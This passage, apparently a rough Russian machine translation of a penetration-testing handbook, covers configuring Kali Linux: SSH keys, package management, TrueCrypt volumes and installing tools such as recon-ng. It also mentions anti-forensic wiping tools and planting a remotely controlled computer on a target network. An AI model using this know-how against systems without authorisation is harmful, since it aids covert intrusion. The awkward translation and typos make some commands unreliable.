dpkg-reconfigure openssh-server
```

Процесс перемещения исходных ключей и генерации нового набора ключей показан на следующем рисунке.


```
root@kali:~# cd /etc/ssh/
root@kali:/etc/ssh# mkdir keys_default
root@kali:/etc/ssh# mv ssh_host_* keys_default
root@kali:/etc/ssh# dpkg-reconfigure openssh-server
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Creating SSH2 ECDSA key; this may take some time ...
insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LS
B defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides L
SB defaults (empty).
root@kali:/etc/ssh#
```

Для того, чтобы убедиться, что вновь генерируемые ключи уникальны, надо вычислить их md5sum хеш-значения, и сравнить с оригинальными ключами, как показано на следующем рисунке.

Чтобы запустить службу SSH с помощью меню, выберите {Applications -> Kali Linux -> System Services -> SSHD -> SSHD Start}.

Чтобы запустить SSH из командной строки, используйте командную строку, показанную на следующем рисунке:

Для того, чтобы убедиться, что SSH запущен, выполните NETSTAT запрос, как показано на следующем скриншоте:



SSH демон прослушивает порт 22 в предыдущем примере. Чтобы остановить SSH, используйте следующую команду:

```
/etc/init.d/ssh stop
```

Обновление Kali Linux

Kali должен регулярно обновлятся, чтобы убедиться, что операционная система и приложения базы являются современными и что патчи безопасности были применены.

Система управления пакетами Debian

Система управления пакетами Debian опирается на дискретные пакеты программ, называемых пакетов. Пакеты могут быть установлены или удалены пользователем для настройки среды, а также вспомогательные задачи, такие как тестирование на проникновение. Они также могут расширить функциональные возможности Kali, поддерживая задачи, такие как связи (Skype, обмен мгновенными сообщениями и защищенной электронной почты) или в документации (OpenOffice и Microsoft Office работает под Wine).

Пакеты хранятся в хранилищах и загружаются пользователем системы, чтобы гарантировать целостность упаковки.

Пакеты и репозитории

По умолчанию, Kali использует только официальные репозитории. Вполне возможно, что неполный процесс установки не может добавить к хранилищам к правильным источникам. список файлов, или что вы можете захотеть расширить доступные хранилища при добавлении новых приложений.

Обновление файла source.list можно сделать из командной строки (echo deb http:// http.kali.org/kiali kali main contrib non-free >> /etc/apt/sources.list), или с помощью текстового редактора. В файле репозитория,строки по умолчанию, которые должны присутствовать в /etc/apt/sources.list перечислены ниже. Если нет, или есть не все, отредактируйте файл sources.list, чтобы включить их:

```
## Kali
  deb http://http.kali.org/kali kali main contrib non-free
## Kali-dev
  deb http://http.kali.org/kali kali-dev main contrib non-free
## Kali Security updates
  deb http://security.kali.org/kali-security kali/updates main
  contrib non-free
```

Не каждый инструмент Kali в настоящее время поддерживается в официальных репозиториях инструмента. Если вы решили обновить инструмент вручную, то возможно, что вы будете перезаписывать существующие файлы. Таким образом, некоторые инструменты, которые не были официально перемещены в репозитории Debian, такие как Aircrack-ng, dnsrecon, sqlmap, beef-XSS и Toolkit социальной инженерии (SE-Toolkit), поддерживаются в Bleeding Edge репозитории. Это хранилище также может быть добавлено в файл sources.list с помощью следующей командной строки:

```
## Bleeding Edge repository
  deb http://repo.kali.org/kali kali kali-bleeding-edge main
```

Dpkg

Dpkg является системой управления пакетами Debian. Это приложение командной строки используется для установки, удаления и пакетов запросов. В общем, DPKG выполняет действия по отдельным пакетам.

Dpkg особенно полезно при составлении списка установленных приложений в Kali с помощью команды `dpkg -l > list.txt`. Если вы хотите знать, установлен ли специальный инструмент, используйте `dpkg -l | grep <tool name>`.

Следующий скриншот показывает отрывок из возвращаемых данных при DPKG -l вызове предоставляя список всех приложений, установленных на распространение Kali; это особенно полезно при определении приложений, которые могут быть доступны только непосредственно из командной строки.

```
root@kali:~# dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name            Version      Architecture Description
+++-===============-============-============-=================================
ii  acccheck        0.2.1-1kali3 amd64        Password dictionary attack tool for
ii  accountsservice 0.6.21-8     amd64        query and manipulate user account in
ii  ace-voip        1.10-1kali4  amd64        A simple VoIP corporate directory en
ii  acl             2.2.51-8     amd64        Access control list utilities
ii  adduser         3.113+nmu3   all          add and remove users and groups
ii  afflib-tools    3.7.1-0kali3 amd64        support for Advanced Forensics forma
ii  aircrack-ng     1.2~svn2256+ amd64        An 802.11 WEP and WPA-PSK key cracki
```

Использование Advanced Packaging Tools

Advanced Packaging Tools (APT), расширяет функциональные возможности dkpg путем поиска репозиториев и установки или обновления пакетов вместе со всеми необходимыми зависимостями. APT также может быть использован для обновления полного распределения.

Наиболее распространенные APT команды:

- `apt-get update`: Это используется для повторной синхронизации локальных индексных файлов пакета с их источником, как определено в `/etc/apt/sources.list`. `update` команда всегда должна использоваться в первую очередь, перед выполнением `upgrade` или `dist-upgrade`.
- `apt-get upgrade`: Это используется для установки новейших версий всех пакетов, установленных в системе, использующей `/etc/apt/sources.list`. Пакеты, которые установлены на Kali с новыми доступными версиями будут обновлены. Команда обновления не будет изменять или удалять пакеты, которые не модернизируются, и это не будет устанавливать пакеты, которые не присутствуют.

- `apt-get dist-upgrade`: Это обновляет все пакеты в настоящее время установлены в системе и их зависимостей. Он также удаляет устаревшие пакеты из системы.
  Команда apt-get может также использоваться, чтобы показать полное описание пакета и определить его зависимости (`apt-cache show <имя пакета>`) или удалить пакет (`apt-get remove <имя пакета>`).

Запустите `apt-get update` команду и `upgrade` команду при запуске для обеспечения большинство уточненных инструментов. Самый простой способ сделать это, создать `update.sh` сценарий, который включает в себя следующую командную строку:
`apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y`

Некоторые приложения не будут улучшены за счет `apt-get` команды. Например, локальная копия `exploit-db` архива должна быть обновлена вручную. Создайте сценарий с именем `update.sh` и добавьте следующие команды к нему, чтобы автоматизировать процесс обновления:

```
cd /usr/share/exploitdb
wget http://www.exploit-db.com/archive.tar.bz2
tar -xvjf archive.tar.bz2
rm archive.tar.bz2
```

Конфигурация и настройка Kali Linux

Kali является основой, которая используется для завершения тестов на проникновение. Тем не менее, тестер никогда не должны чувствовать себя привязанным к инструментам, которые были установлены по умолчанию, либо внешним видом рабочего стола Kali. Изменяя BackTrack, тестер может повысить безопасность данных клиента, которая собирается, и легче сделать тест на проникновение.

Общие настройки, сделанные в Kali, включают:


- Сброс пароля
- Добавление не суперпользователя
- Ускорение операций Kali
- Общий доступ к папкам с MS Windows
- Создание зашифрованных папок

Сброс root пароля

Чтобы изменить пароль пользователя, используйте следующую команду:

```
passwd root
```


Вам будет предложено ввести новый пароль, как показано на следующем скриншоте:



Добавление не суперпользователя

Многие из приложений, представленных в Kali должны выполняться с привилегиями root уровня для того, чтобы функционировать. Привилегии root уровня действительно обладают определенной степенью риска, например, miskeying команду или используя неправильные команды можно привести к выходам приложений из строя или даже повреждению тестируемой системы. В некоторых случаях желательно проверить с правами на уровне пользователя. На самом деле, некоторые приложения лучше принудительно использовать за счёт более низкого уровня привилегий.

Для того, чтобы создать не суперпользователя, вы можете просто использовать команду AddUser от терминала и следовать инструкциям, которые отображаются на экране, как показано на следующем скриншоте:




Ускорение операций Kali

Существует несколько инструментов которые могут быть использованы для оптимизации и ускорения работы с Kali:

- При использовании виртуальной машины, установка программного обеспечения драйв пакета VM: Guest Additions (VirtualBox) или VMware Tools (VMware).

- При создании виртуальной машины, выберите фиксированный размер диска вместо одного, который динамически выделяется. Быстрее добавлять новые файлы в фиксированный диск.
- preload приложение (apt-get install preload) идентифицирует наиболее часто используемых пользователем программ и загружает исполняемые файлы и зависимости от памяти для обеспечения более быстрого доступа. Он работает автоматически после первой перезагрузки следующей установки.
- BleachBit (`apt-get install bleachbit`) освобождает дисковое пространство и улучшает конфиденциальность, освобождая кэш, удаляя куки, очищая всю историю интернета, измельчением временных файлов, удаление журналов, и отбрасывая другие ненужные файлы. Расширенные функции включают измельчением файлов, чтобы предотвратить восстановление и вытирание свободного места на диске, чтобы скрыть следы файлов, которые не были полностью удалены.
- По умолчанию, Kali не показывает все приложения, которые присутствуют в меню запуска. Каждое приложение, которое устанавливается в процессе загрузки вверх замедляет данные системы, а также может повлиять на использование памяти и производительности системы. Установить **Boot Up Manager** (**BUM**) что-бы отключить ненужные службы и приложения, которые включаются во время загрузки вверх (`apt-get install bum`), как показано на следующем скриншоте:



- Добавить `gnome-do` (`apt-get install gnome-do`) для запуска приложения непосредственно с клавиатуры. Чтобы настроить gnome-do, выберите его из Applications -> Accessories menu. После запуска, выберите меню Настройки, активировать функцию Quiet запуска, а затем выберите команду запуска (например, Ctrl + Shift). Удалите все существующие команды, а затем введите командную строку, которая будет выполнена, когда выбраны клавиши запуска.

  Вместо того, чтобы запускать непосредственно с клавиатуры, можно написать конкретные сценарии, которые запускают сложные операции.


Общий доступ к папкам с Microsoft Windows

Набор инструментов Kali имеет возможность поделиться результатами с приложениями, находящимися на разных операционных системах, в частности Microsoft Windows. Наиболее эффективный способ обмена данными, создать папку, доступную от принимающей операционной системы, а также гостевой Kali Linux VM.

Когда данные будут помещены в общую папку с любого хоста или виртуальной машины, она сразу же будет доступна через общую папку для всех систем, которые имеют доступ к ней.

Чтобы создать общую папку, выполните следующие действия:

1. Создайте папку на операционной системе хоста. В данном примере она будет называться Kali_Share.
2. Щелкните правой кнопкой мыши на папке и выберите вкладку Общий доступ. Из этого меню выберите Share.
3. Убедитесь, что файл доступен всем пользователям, и что уровень разрешений, устанавливается для чтения/записи.
4. Если вы еще не сделали этого, то установите соответствующие инструменты на BackTrack. Например, при использовании VMware, установите инструменты VMware (обратитесь к приложению, установка Kali Linux).
5. После завершения установки, перейдите в меню VMware и выберите Virtual Machine Setting. Найдите меню, которое включает доступ к общим папкам и выберите всегда Enabled. Создать путь к общей папке, которая присутствует на операционной системе, как показано на следующем скриншоте:



Хотя VirtualBox использует различные названия меню, процесс тот же.

6. Откройте файл-браузер на рабочем столе Kali. Общая папка будет отображаться в mnt папке (might может быть помещен в подпапке, hgfs).
7. Перетащите папку на рабочем столе, чтобы создать Kali ссылку на реальную папку.
8. Все, что находится в папке будут доступны в папке с тем же именем на операционной системе, и наоборот.


Общая папка, которая будет содержать конфиденциальные данные из теста на проникновение, должны быть зашифрованы для защиты сети клиента и уменьшить ответственность тестера когда данные будут потеряны или украдены.

Создание зашифрованной папки с TrueCrypt

Во время проведения теста на проникновение, вы будете иметь доступ к конфиденциальной информации о клиентах, в том числе уязвимостей, а также копии данных. Это правовая и моральная ответственность тестера, чтобы гарантировать, что эта информация в его уходе обеспечивается во все времена. Лучшим средством удовлетворения этой ответственности является обеспечение того, вся информация о клиенте шифруется во время хранения и передачи.


Чтобы установить TrueCrypt на BackTrack, выполните следующие действия:

1. В Applications menu выберите Accessories -> TrueCrypt.
2. Чтобы создать зашифрованную папку, откройте приложение. Вы будете представлены в главном меню, как показано на следующем скриншоте:



3. В главном меню, выберите кнопку Create Volume. Это запустит **TrueCrypt Volume Creation Wizard**, как показано на следующем скриншоте:


4. Выберите **Create an encrypted ile container**, а затем нажмите кнопку **Next**.
5. На следующем экране будет запрашивать **Volume Type**, выберите **Standard TrueCrypt volume**, и нажмите кнопку **Next**.
6. На экране **Volume Location**, выберите **Select File**. Вам будет предложено указать тома **New TrueCrypt Volume** предоставляя имя, и указав, что он сохранит в папке, указанной, как показано на следующем скриншоте:



7. Выберите имя файла. Не выбирайте имя файла, связанное с испытуемым клиентом, или которое указывает, что присутствует чувствительный материал в каталоге. Используйте номер или кодовое слово для представления клиента, а общий заголовок для результатов. Сохраните файл на рабочем столе, а затем нажмите на кнопку Далее.
8. Следующий экран предоставит вам **Encryption Options**. выберите **Encryption Algorithm** из выпадающего меню. Есть несколько вариантов, но для обычных целей, **AES** (по умолчанию 256-битный ключ) будет достаточно. Также выберите **Hash Algorithm** из выпадающего меню (по умолчанию, **RIPEMD-160**, должно быть достаточно). После того, как ваш выбор завершен, нажмите кнопку Next, как показано на следующем рисунке:


9. Теперь вам будет предложено ввести размер тома. Вы должны иметь как минимум размер примерно 500 МБ, но это значение может изменяться в зависимости от режима тестирования. Нажмите на кнопку Next.

10. **Volume Password** должен быть выбран в соответствии с правилами, предусмотренными для надежных паролей. Выберите и подтвердите пароль, а затем нажмите кнопку Next, как показано на следующем скриншоте:




11. Следующий экран позволяет выбрать **Format Options**. Для **Filesystem Options** выберите **FAT** из выпадающего меню. Нажмите на Next.
12. На следующем экране, Volume Format, создает случайный ключ для шифрования файловой системы. Ключ основан на движения мыши, и вам будет предложено переместить курсор в окно в течение длительного периода, чтобы обеспечить хаотичность (криптостойкость) ключей шифрования. Когда закончите, нажмите на Format для создания тома TrueCrypt.
13. Окончательный объем был создан. Он появится в виде значка на рабочем столе. Объем в зашифрованном виде, и он может быть скопирован на внешнее устройство хранения данных или перемещен в хост-систему и останется там в зашифрованном виде.


Для использования зашифрованного тома, вы должны сначала выбрать слот для управления зашифрованной папкой в главном меню TrueCrypt. Когда это будет сделано, используйте кнопку Select File, чтобы выбрать имя зашифрованного файла. В этом случае я буду использовать ранее сделанный файл с именем pentest, расположенный на рабочем столе, как показано на следующем скриншоте:



Нажмите на кнопку Mount. На данный момент, вам будет предложено ввести пароль, как показано на следующем скриншоте:



При вводе правильного пароля, вы увидите детали Slot 1, нажмите change чтобы отразить свойства зашифрованной папки, теперь новая иконка под названием truerypt1 будет отображаться на рабочем столе как показано на следующем скриншоте:



Если вы дважды щелкните по иконке truecrypt1, вы будете приняты в целях просмотра файлов.

На данный момент, он будет действовать как обычный каталог, и вы можете использовать папку для хранения всей информации о тест-связанных. При работе с содержимым папки, чтобы убедиться, что все данные в зашифрованном виде, выберите Dismount в главном меню. Папка вернется к зашифрованному состоянию.

Управление сторонними приложениями

Хотя Kali поставляется с предустановленными несколькими сотен приложений, то вероятно, что вам нужно будет устанавливать дополнительные приложения для эффективного тестирования определенных условий (например, промышленных систем), когда соберётесь добавить новые передовые инструменты, убедитесь, что установлены ваши любимые инструменты. Kali позволяет легко находить, устанавливать и управлять этими инструментами.

Установка сторонних приложений

Есть несколько способов установки сторонних приложений: с помощью команды apt-get, доступа к репозиторию GitHub, так и непосредственно установки приложения.

Все инструменты должны быть установлены из репозитория Kali Linux с помощью `apt-get install` команды. `install` команда может быть выполнена из командной строки в окне терминала, или пользователь может выбрать графический инструмент управления пакетами.

Рекомендуемые сторонние приложения:

- `apt-file`: Это инструмент командной строки для поиска внутри пакетов в APT упаковочной системы. Это позволяет перечислить содержимое пакета без установки или извлечения его.
- `gnome-tweak-tool`: Это позволяет пользователям изменять темы и быстро настроить параметры рабочего стола.
- `instanbul`: Это записывающее устройство настольного экрана, которое позволяет сделать съёмку деятельности рабочего стола.
- `openoffice`: Это является открытым исходным кодом офисного пакета производительности, который помогает в документации.
- `scrub`: Это инструмент безопасного удаления (anti-forensic), который надежно удаляет данные, чтобы соответствовать строгим стандартам правительства с использованием различных моделей перезаписи.
- `shutter`: Это инструмент скриншот, который захватывает изображения рабочего стола, открытого окна или выбора.
- `team viewer`: Это поддерживает удаленный доступ и удаленное администрирование. Она также позволяет тестировщикам разместить предварительно настроенный компьютер (dropbox) на целевой сети и тестирование управления из удаленного местоположения.
- `terminator`: Это замена для окна терминала Linux, что не позволяет горизонтальной прокрутки-не более обернутый текст!

Инструменты, которые не присутствуют в репозитории Debian и которые доступны с помощью `apt-get install` по-прежнему могут быть установленны на Kali. Тем не менее, пользователь должен признать, что ручные установки не скоординированы с хранилищами, и они могут разорвать зависимости приложения, вызывающие сбой.

Некоторые инструменты используют GitHub онлайн-хранилище для проектов по разработке программного обеспечения. Многие разработчики предпочитают этот открытый репозиторий благодаря гибкости системы пересмотра Git, а также социально-медиа аспекты сайтов программного обеспечения. Одним из инструментов, который мы будем использовать это recon-ng, основы веб-разведки.

Для клонирования текущей версии recon-ng из репозитория GitHub, используйте следующую командную строку:

```
cd /opt; git clone
  https://LaNMaSteR53@bitbucket.org/LaNMaSteR53/recon-ng.git
cd opt/recon-ng
./recon-ng.py
```

Наконец, некоторые приложения должны быть установлены вручную. Например, чтобы восстановить асинхронный сканер портов Unicornscan вы должны:

- Убедитесь, что эти зависимости в первую очередь присутствуют: `apt-get install flex`
- Загрузите последнюю версию Unicornscan (`https://sourceforge.net/projects/osace/`)
- Извлеките содержимое файла в новый каталог: `tar jxf` unicornscan-0.4.7-2.tar.bz2
- Перейдите в каталог, содержащий Unicornscan: `cd` unicornscan-0.4.7-2.tar.bz2/
- Скомпелируйте исходный код: `./configure CFLAGS=-D_GNU_SOURCE && make && make install`

Процесс установки будет меняться для каждого приложения, так что вам нужно будет обратиться к файлу README разработчика для обеспечения правильной установки и настройки этих приложений.

Запуск сторонних приложений без привилегий суперпользователя

